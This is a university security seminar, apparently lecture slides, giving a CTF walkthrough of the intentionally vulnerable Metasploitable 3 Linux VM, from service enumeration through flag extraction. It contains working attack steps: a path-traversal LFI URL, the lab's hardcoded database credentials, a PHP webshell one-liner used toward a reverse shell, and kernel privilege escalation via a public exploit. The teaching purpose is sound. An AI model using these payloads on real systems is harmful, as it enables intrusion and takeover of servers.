SEMINAR 7
WRITE-UP OF A CTF MACHINE

Learn more about exploiting & privilege scalation techniques

JOSÉ MANUEL REDONDO LÓPEZ *"S-81 ISAAC PERAL"* PROJECT V4.0




Source: Bing Chat AI

Departamento de Informática
Universidad de Oviedo

Universidad de Oviedo

Logo: @creative_vanesa (*Instagram*)

INDEX

INTRODUCTION

- **Metasploitable 3** is a VM created with lots of security vulnerabilities (on purpose)
  - It is intended to be used as a target for testing exploits with Metasploit, red team training, and practice exploiting and privilege scalation skills (**theory topic 7, Labs 11 and 12**)
  - It was also part of a real CTF hosted by its creator, Rapid7
  - **Available for free**: https://github.com/rapid7/metasploitable3
- There are two versions, all with flags related to cards
  - Flags are images we must obtain to win the game, scattered all through the VM files, processes,…
  - We are dealing with the Ubuntu version of Metasploitable 3: https://app.vagrantup.com/rapid7/
  - The Windows 2008 version has the same flags, but different vulnerabilities
  - **If you want to try this one:** https://github.com/rapid7/metasploitable3/wiki/Vulnerabilities

What is this seminar?

- **In this seminar we have made a synthesis of several walkthroughs that exist related to this machine on Internet**
  - The images shown belong to them
  - The content has been reorganized to make it easier to understand
  - They have also been linked to the different parts of the course
- **As you'll see, these kinds of challenges can be solved using different means, even if the goal is the same!**
- **Those walkthroughs are**
  - https://darkglade.com/2017/12/12/metasploitable3-community-ctf-walkthroughish/
  - https://ratil.life/metasploitable3-ctf/
  - https://stuffwithaurum.com/2020/04/17/metasploitable-3-linux-an-exploitation-guide/

< Go to Index

Source: Bing Chat AI

Enumeration, exploiting, and privilege scalation

The initial steps in our pentesting “kill chain”

ENUMERATING SERVICES


- A full `nmap` scan may discover the running services in our target
  - As we saw in **theory topic 5 and labs 8-9**
  - This time we scan the full port range, even if it takes a lot of time
  - This is because we do not know anything about the target
    - The full attack surface must be explored!
  - It is only one target
    - Hence a full scan should not take a lot of time

```
nmap -sT -sV -p 1-65535 <Metasploitable 3 Virtual Machine IP>
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-06 08:36 UTC
Nmap scan report for 10.0.101.252
Host is up (0.00071s latency).
Not shown: 992 filtered ports
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux;
protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed  ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open  http         WEBrick httpd 1.3.1 (Ruby 2.3.5 (2017-09-14))
8181/tcp closed intermapper
Service Info: Hosts: 10.0.101.252, IP-10-0-101-252; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.60 seconds
```

Enumerating services

- A lot of services and versions are discovered
- We can check known vulns of any service we found
  - Remember to use CVE repositories (**theory topic 1**) to search known vulnerabilities
  - And its associated exploit-db (**theory topic 7**) entries for their related exploits
    - For example, for services like the detected ProFTPD 1.3.5
- However, we start easy by first checking the HTTP server
  - We find directory listing enabled
    - No brute force with `dirb` or similar is necessary to analyze what the application is serving (theory topic 7)
  - We find a `.php` code file!



Index of /

Name	Last modified	Size	Description
chat/	2017-11-07 16:42	-	
drupal/	2011-07-27 20:17	-	
payroll_app.php	2017-11-07 16:42	1.7K	
phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 10.0.101.252 Port 80

EXPLOITING


- **Unfortunately, we cannot download their contents; we need to display them**
  - To do that, we need a functionality that allows us to display any file placed in the server at will
    - Local File Inclusion vulnerability or LFI, **Topic 7**
  - This is normally achieved by manipulating the input of an existing functionality that displays files
  - This functionality is found in the `readme` web page of the WebRick 1.3.1 `httpd` server running on port 3500
    - Through its `os` parameter

```
    </style>
  <title>Readme</title>
  <script src="/assets/jquery.self-c64a74367bda6ef8b860f19e74df08927ca99d2be2ac934e9e92d5fd361e0da4.js?body=1" data-turbolinks-track="true"></script>
<script src="/assets/jquery_ujs.self-d602bdfe68ffc63b9f9cc512872aa3cfff046228a0a36e90dd476e8ef54c1b09.js?body=1" data-turbolinks-track="true"></script>
<script src="/assets/turbolinks.self-c37727e9bd6b2735da5c311aa83fead54ed8be6cc8bd9a65309e9c5abe2cbfff.js?body=1" data-turbolinks-track="true"></script>
<script src="/assets/readme.self-877aef30ae1b040ab8a3aba4e3e309a11d7f2612f44dde450b5c157aa5f95c05.js?body=1" data-turbolinks-track="true"></script>
<script src="/assets/application.self-3b8dabdc891efe46b9a144b400ad69e37d7e5876bdc39dee783419a69d7ca819.js?body=1" data-turbolinks-track="true"></script>
  <meta name="csrf-param" content="authenticity_token" />
<meta name="csrf-token" content="QPhjHUHyHQGie0d6ybHXDjHqJc/7wyr+mqrcoKyjP30SS8YLFHGhbiD4JXSpUTWXoPJRuJxSlg8MmraVvZlloA==" />
</head>
<body>

<?php

$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');

    die("Connection failed: " . $conn->connect_error);
}
?>

<?php
if (!isset($_POST['s'])) {
?>
<center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
```

- **Now we can use it to include the previous PHP file and access their contents**
  - **LFI**! https://www.cvedetails.com/cve/CVE-2008-1145/
  - `http://10.0.28.14:3500/readme?os=../../../../../var/www/html/payroll_app.php`
- **We found a terrible practice…**
  - Hardcoded database credentials! (**Topic 6**)


EXPLOITING

- **We can now log in with them (`root:sploitme`) on PhpMyAdmin**
  - Whose folder was found **thanks to the previous directory listing vulnerability**




EXPLOITING

- **We found a Drupal database schema**
  - In the table `users`, we have the `metasploitable` user and its hashed password (**Topic 3**, **Labs 3 and 4**)
  - Following the guide at https://www.drupal.org/node/1023428 we can generate a valid Drupal hash and replace the old one
  - This way, we obtain a valid and known password to access the front-end



EXPLOITING

- **The PHP Filter module from our newly accessible Drupal has an online web page creator**
  - We can use it as a **PHP expression evaluator**
  - And we can test if this accepts calling system commands with this PHP code: `<?php passthru($_GET['cmd']); ?>`



EXPLOITING

- As it accepts commands (like the `ls` in the image), we can use it to obtain a **reverse shell** like the ones shown in Topic 7 or Lab 11
- This is a typical implementation of a **Webshell**

PRIVILEGE SCALATION

- **We can now start the post-exploitation phase on the victim machine to obtain `root` privileges (privilege scalation)**
- **The kernel version of the VM is vulnerable to the CVE-2015-1328**
  - An exploit is available on exploit-db (https://www.exploit-db.com/exploits/37292/) (**Topic 7**)
  - We can download the source, compile it directly on the machine (it has `gcc` installed), and execute it
  - Another option could have been to compile it on our attacking machine and upload the compiled file
  - `root` access is granted as a result either way
- **Now we can change the SSH config file to allow remote `root` login (Lab 5) and change its password by a known one**
  - This way, we obtain a SSH session with `root` privileges
  - Ready to flag and roll! ☺

```
File  Edit  View  Search  Terminal  Help
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

< Go to Index

Source: Bing Chat AI

Easy >

Medium >

Hard >

EXTRACTING THE FLAGS

Once inside, is time to Consider The Fun (CTF :P)

About Metasploitable 3

- We know in advance that this machine have 14 possible flags to capture
- These are named as cards
  - **The Joker**
  - **Hearts**: 3, 5, 8
  - **Clubs**: Ace, 6, 8, 10
  - **Spades**: 2, 10, King
  - **Diamonds**: 5, 7, 9
- Flags greatly varies in difficulty (unrelated to their numeration)
  - Therefore, we have divided them considering the perceived difficulty and necessary knowledge to extract them
- Every operation will use the `root` shell we just obtained

Easy Flags

You should have no problem obtaining them if you have successfully understood our course concepts

JOKER


- This VM has several flags placed in files scattered all trough the file system
  - The `find` command is key in these cases
- For example, the Joker flag can be found using a search from the root directory of the filesystem like this
  - `find / -name 'joker.png'`
  - Finding it in `/etc/joker.png`
- However, the colors are inverted
  - Something that we can easily solve with programs like GIMP
- This way, our first flag is found!

3 OF HEARTS

- We can use `find` to locate all files for a certain type
  - Typical image formats
  - We know a part of its name (is a card!)
- For example, for hearts-related flags
  - `find /* -name '*.png' | grep hearts`
  - We found 2 different flags mentions!
    - `/lost+found/3_of_hearts.png`
    - `/var/www/html/drupal/sites/default/files/styles/large/public/field/image/5_of_hearts.png`
    - `/var/www/html/drupal/sites/default/files/styles/thumbnail/public/field/image/5_of_hearts.png`
    - `/var/www/html/drupal/sites/default/files/field/image/5_of_hearts.png`
- The 3 of hearts is another easy-peasy one ☺

5 OF HEARTS

- **Unfortunately, the 5 of hearts image is not the correct one**
  - As a typical action in these cases, it is advisable to check its metadata with `exiftool` (**Lab 4**)



```
File Name                       : 5_of_hearts.png
Directory                       : .
File Size                       : 497 kB
File Modification Date/Time     : 2017:12:06 12:19:58+01:00
File Access Date/Time           : 2017:12:06 12:30:27+01:00
File Inode Change Date/Time     : 2017:12:06 12:21:37+01:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 500
Image Height                    : 700
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
[illegible]g 5 of hearts        :
```

iVBORw0KGgoAAAANSUhEUgAAAfQAAAK8CAYAAAAZNU0wAAAAAXNSR0IArs4c6QAAQABJREFUeAHsvQecX8lV51udc5C61cpxOsOATVwMNsF

5 OF HEARTS

- The actual flag is encoded in **Base64** in the tag data
  - See **Lab 3**
- We can extract it with `exiftool` like this
  - `exiftool 5_of_hearts.png | grep tag | cut -d " " -f 22 | base64 -D > real_5_of_hearts.png`
  - The resulting file is the 5 of hearts flag image!
  - This shows that anything (binary or text-based) can be encoded with **Base64** to transfer it
  - We can also use other tools, like **Cyberchef** of the **Lab 3**

8 OF CLUBS

- Looking for flags from the other card types also offers good results, like with the 8 of clubs
  - `find /* -name '*.png' | grep clubs`
- We find the flag in a deep-down file in the filesystem!
  - `/home/anakin_skywalker/52/37/88/76/24/97/77/22/23/63/19/56/16/27/43/26/82/80/98/73/8_of_clubs.png`
  - If we did not use this automatic search technique, finding this flag manually will have been very tedious
  - This is typically named a “rabbit hole”
    - A long and tedious task, with high possibility of getting lost
    - Unless it is resolved using an adequate technique

10 OF CLUBS

- CTF competitions requires you to think outside of the box
  - To apply your knowledge in new situations
  - E. g.: finding an image inside a file that it is not an image! (**steganography**, **Theory 2**, **Lab 3**)
- If we use the `find` tool again, we can find an obviously flag-related file
  - `/artoo_detoo/music/10_of_clubs.wav`
  - This file only has noise inside, so this may indicate that is not a real music file…
- To analyze what it is hidden inside it we can use the `binwalk` utility
  - It is close to the `strings` tool: analyzes binary files **for embedded files and executable code**
  - Typically used to extract content from firmware images, but can show any binary inside another one
  - `binwalk 10_of_clubs.wav` shows this, that we can extract using the `-d` flag
    - `binwalk -d 10_of_clubs.wav`

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
58            0x3A            Zlib compressed data, default compression
```

- This way, the 10 of clubs flag image appears!

10 OF SPADES


- Another usage attempt of the `find` command looking for flags of other card types also offers positive results
  - **`find /* -name '*.png' | grep spades`** shows the 10 of spades image in `/opt/readme_app/public/images/10_of_spades.png`
- Those are all the “easy” flags we could obtain from this CTF VM!

Medium-level flags

Increasing the challenge level!

ACE OF CLUBS

- To locate this flag, we must inspect the VM filesystem thoroughly until we find something "suspicious"
  - This not only may be files, but also file contents
  - In CTFs, especially **source code**
  - We can check the applications source code files for keywords like "flag" or similar ones with tools like `cat` or `grep`
  - `find` can help us to locate these file types first
- E. g.: A chatbot app on the exposed Apache web server has this hidden in a source file in `/opt/chatbot/papa_smurf`
  - `var flag =`
    `"iVBORw0KGgoAAAANSUhEUgAAAfQAAAK8CAYAAAAZNU0WAAAAAXNSR0IArs4c6QAAQABJREFUeAHsvQnUbVdV57vP194mNw2JEJoAgpDQRBpFFBERsOVRo pRDLLVKh0PFoeizAZvxHMO+dFhaz...`
  - To view it: **`cat chat_client.js | grep flag | more`**
- This is Base64
  - We can decode and write it to a file again to obtain the ace of clubs flag



9 OF DIAMONDS

- **Inspecting file contents can also mean to analyze .iso files**
  - These store their own filesystem
- **The `find` tool finds this one in `/home/kylo_ren`**
  - `-rw---x--- 1 kylo_ren users 672K Nov  7 16:45 my_recordings_do_not_open.iso`
- **The name is too suspicious to let it pass, so we mount it**
  - `mount -o loop my_recordings_do_not_open.iso /media/`
- **As it is a DVD, it shows the following warning that we can ignore**
  - `mount: block device /home/kylo_ren/.secret_files/my_recordings_do_not_open.iso is write-protected, mounting read-only`
- **But navigating their contents in the `/media/` directory shows the `9_of_diamonds.png`**
  - Which is the 9 of diamonds flag!

